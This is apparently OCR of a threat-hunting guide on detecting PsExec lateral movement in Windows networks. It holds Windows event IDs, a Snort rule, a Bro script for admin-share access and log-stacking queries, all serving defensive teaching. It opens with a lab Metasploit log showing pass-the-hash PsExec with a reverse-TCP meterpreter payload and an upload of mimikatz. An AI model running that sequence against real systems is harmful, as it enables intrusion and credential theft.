
```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(bypassuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SESSION 2
SESSION => 2
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(psexec) > set LPORT 31338
LPORT => 31338
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set SMBDomain sectechlab
SMBDomain => sectechlab
msf exploit(psexec) > set SMBUser bjohnson
SMBUser => bjohnson
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:d25ecd13fddbb542d2e16da4f9e0333d
SMBPass => aad3b435b51404eeaad3b435b51404ee:d25ecd13fddbb542d2e16da4f9e0333d
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:31338
[*] 192.168.1.104:445 - Connecting to the server...
[*] 192.168.1.104:445 - Authenticating to 192.168.1.104:445|sectechlab as user 'bjohnson'...
msf exploit(psexec) > [*] 192.168.1.104:445 - Selecting PowerShell target
[*] 192.168.1.104:445 - Executing the payload...
[+] 192.168.1.104:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.1.104
[*] Meterpreter session 3 opened (192.168.1.106:31338 -> 192.168.1.104:51641) at 2017-06-20 14:03:50 -0400

msf exploit(psexec) > sessions -l

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/windows  SECTECHLAB\bjohnson @ WIN7-PC   192.168.1.106:31337 -> 192.168.1.100:59193 (192.168.1.100)
  2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7-PC   192.168.1.106:4443 -> 192.168.1.100:59194 (192.168.1.100)
  3   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7VIC3  192.168.1.106:31338 -> 192.168.1.104:51641 (192.168.1.104)

msf exploit(psexec) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > upload /root/Downloads/mimikatz/x64/mimikatz.exe C:\\Users\Public
[*] uploading  : /root/Downloads/mimikatz/x64/mimikatz.exe -> C:\UsersPublic
[*] uploaded   : /root/Downloads/mimikatz/x64/mimikatz.exe -> C:\UsersPublic
```

Lateral Movement – Using Stolen Credentials

- Attackers can now remotely access systems
- Accessing desktops in this manner is not unusual for IT support staff
- Remote control tools enable attackers to to execute programs, schedule tasks, and manage data collection on other systems
- Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI)
- Note that these tools are not the only mechanisms used by threat actors in lateral movement

DETECTING LATERAL MOVEMENT

Automation of detection is hard



https://xkcd.com/1831/

Datasets suggested for detection of lateral movement

- For identifying use of remote access protocols, you will want to focus primarily on network session metadata, including:
  - Netflow (“flow” data in general)
  - Firewall logs (should log allowed / accepted packets)
  - Bro Conn log
- For identifying User Access Control (UAC) events, you will want to focus on authentication logs, including:
  - Active Directory logs/Windows Security Event logs
    - EventID
      - 528 or 4624 is indicative of a successful logon
      - 529 or 4625 is a failed logon
      - 552 and 4648 are indicative of an attacker attempting to use the runas command or authenticate against a remote host as an alternative user, **#privilegeEscalation**.
      - 602 and 4698 are indicative of a scheduled task creation
      - 601 and 4697 are indicative of a service creation
    - Account Features
      - Service account
      - Interactive login
  - System Security Event logs
  - Multi-Factor Authentication (MFA) logs
  - Additional UAC applications if exists

Techniques to Use to detect PsExec

Indicator Search

Some common network session indicators:

- IP address
- Port
- Top Level Domain (TLD)
- URI
- Unique strings in the connection

Some common host based indicators:

- File hashes
- Filenames
- Registry modification
- Process injection

Detecting with Snort

```
alert tcp any any -> $HOME_NET [139,445] (msg:"ET POLICY PsExec? service created"; flow:to_server, established; content:"|5c 00 50 00 53 00 45 00 58 00 45 00 53
00 56 00 43 00 2e 00 45 00 58 00 45|"; reference:url, xinn.org/Snort-psexec.html; reference:url, doc.emergingthreats.net/2010781; classtype:suspicious-filename-detect; sid:201781; rev:2;)
```

Emerging Threats, 2011
http://doc.emergingthreats.net/2010781

Detecting with Bro

```
@load base/frameworks/files
@load base/frameworks/notice
@load policy/protocols/smb
export { redef enum Notice::Type += { Match };
    global isTrusted = T;
    global trustedIPs: set[addr] = {192.168.1.1,192.168.1.10} &redef;
    function hostAdminCheck(sourceip : addr) : bool
    {
        if (sourceip !in trustedIPs)
        {
            return F;
        }
        else
        {
            return T;
        }
    }
    event smb2_tree_connect_request(c : connection, hdr : SMB2::Header, path : string)
    {
        isTrusted = hostAdminCheck(c$id$orig_h);
        if (isTrusted == F) {
            if ("IPC$" in path || "ADMIN$" in path || "C$" in path)
            {
                NOTICE([$note=Match, $msg=fmt("Potentially Malicious Use of an Administrative Share"),
$sub=fmt("%s",path), $conn=c]);
            }
        }
    }
    event smb1_tree_connect_andx_request(c : connection, hdr : SMB1::Header, path : string, service : string)
    {
        isTrusted = hostAdminCheck(c$id$orig_h);
        if (isTrusted ==F) {
            if ("IPC$" in path || "ADMIN$" in path || "C$" in path)
            {
                NOTICE([$note=Match, $msg=fmt("Potentially Malicious Use of an Administrative Share"),
$sub=fmt ("%s",path), $conn=c]);
            }
        }
    }
}
```

https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472

Stack counting

The same metadata types from indicator search above can be used for stacking, including:

- EventID
- UserName
- Account Type
- Hostname

```
1  SELECT EventID AS EventID, count(*) AS counter FROM Sqrrl_WindowsEvents WHERE EventID IS NOT
   NULL GROUP BY EventID ORDER BY counter DESC
```

GO

SELECT EventID AS EventID, count(*) AS counter FROM Sqrrl_WindowsEvents WHERE EventID IS NOT NULL GROUP BY EventID C

Filter

EventID	counter
4624	317
4634	317
4672	302
5320	159
4017	105
5017	104
5327	52
4326	27

Examples of 4624


Windows 10 and 2016


```
An account was successfully logged on.

Subject:
    Security ID: SYSTEM
    Account Name: DESKTOP-LLHJ389$
    Account Domain: WORKGROUP
    Logon ID: 0x3E7

Logon Information:
    Logon Type: 7
    Restricted Admin Mode: -
    Virtual Account: No
    Elevated Token: No

Impersonation Level: Impersonation

New Logon:
    Security ID: AzureAD\RandyFranklinSmith
    Account Name: rsmith@montereytechgroup.com
    Account Domain: AzureAD
    Logon ID: 0xFD5113F
    Linked Logon ID: 0xFD5112A
    Network Account Name: -
    Network Account Domain: -
    Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
    Process ID: 0x30c
    Process Name: C:\Windows\System32\lsass.exe

Network Information:
    Workstation Name: DESKTOP-LLHJ389
    Source Network Address: -
    Source Port: -

Detailed Authentication Information:
    Logon Process: Negotiat
    Authentication Package: Negotiate
    Transited Services: -
    Package Name (NTLM only): -
    Key Length: 0
```

REAL WORLD THREAT HUNTING FOR LATERAL MOVEMENT

Stages	Lateral Movement (Windows Environment)
What are you looking for? (Hypothesis)	**Hypothesis:** Attackers may be attempting to move laterally in my Windows environment by leveraging PsExec. **Look for:** Anomalies in host to host traffic leveraging the PsExec binary, service, and/or network traffic. "C$\|ADMIN$|IPC$" shares being used in network traffic.
Investigation (Data)	**Datasets:** For identifying use of PsExec, you will want to focus primarily on application protocol metadata, including: • Netflow ("flow" data in general) • Active Directory logs • Windows Security Event logs • Multi-Factor Authentication (MFA) logs (if windows hosts leverage MFA) • Additional UAC applications logs (if exists) • EDR tool logs (if exists)
Uncover Patterns and IOCs (Techniques)	1. Use a search to identify "Potentially Malicious Use of an Administrative Share" messages in your bro_notice log. 2. Take the output of step 1 and remove hosts as you confirm they are legitimately connecting to a destination over SMB. This should leave only unexplained SMB connections that need further analysis. 3. Take the results of step 2 and stack the data for what is useful to investigating your hypothesis 1. For example: destination IP, port used, connection duration/length, etc.
Inform and Enrich Analytics (Takeaways)	The destination IP addresses, path, and ports involved in the Lateral Movement activity you have discovered can be taken as IOCs and added to an indicator database in order to expand automated detection systems. You can also create packet-level signatures to trigger alerts for cases where the admin share connections you have discovered may appear again.

Creating relationship between disparate data sets






BroConn
BroDhcp
BroDns
BroFiles
BroFtp
BroHttp
BroIrc
BroNotice
BroRdp
BroSip
BroSmtp
BroSoftware
BroSsh
BroSsl
BroWeird
BroX509
ciscoasa
Sqrrl_MSDNSDebug
Sqrrl_Netflow
Sqrrl_ProxySG
Sqrrl_WindowsEvents

Entities

Successful Hunt



Match-1970-01-01T00:33:37....

From Jun 13 2017 15:18 to Jun 20 2017 15:18

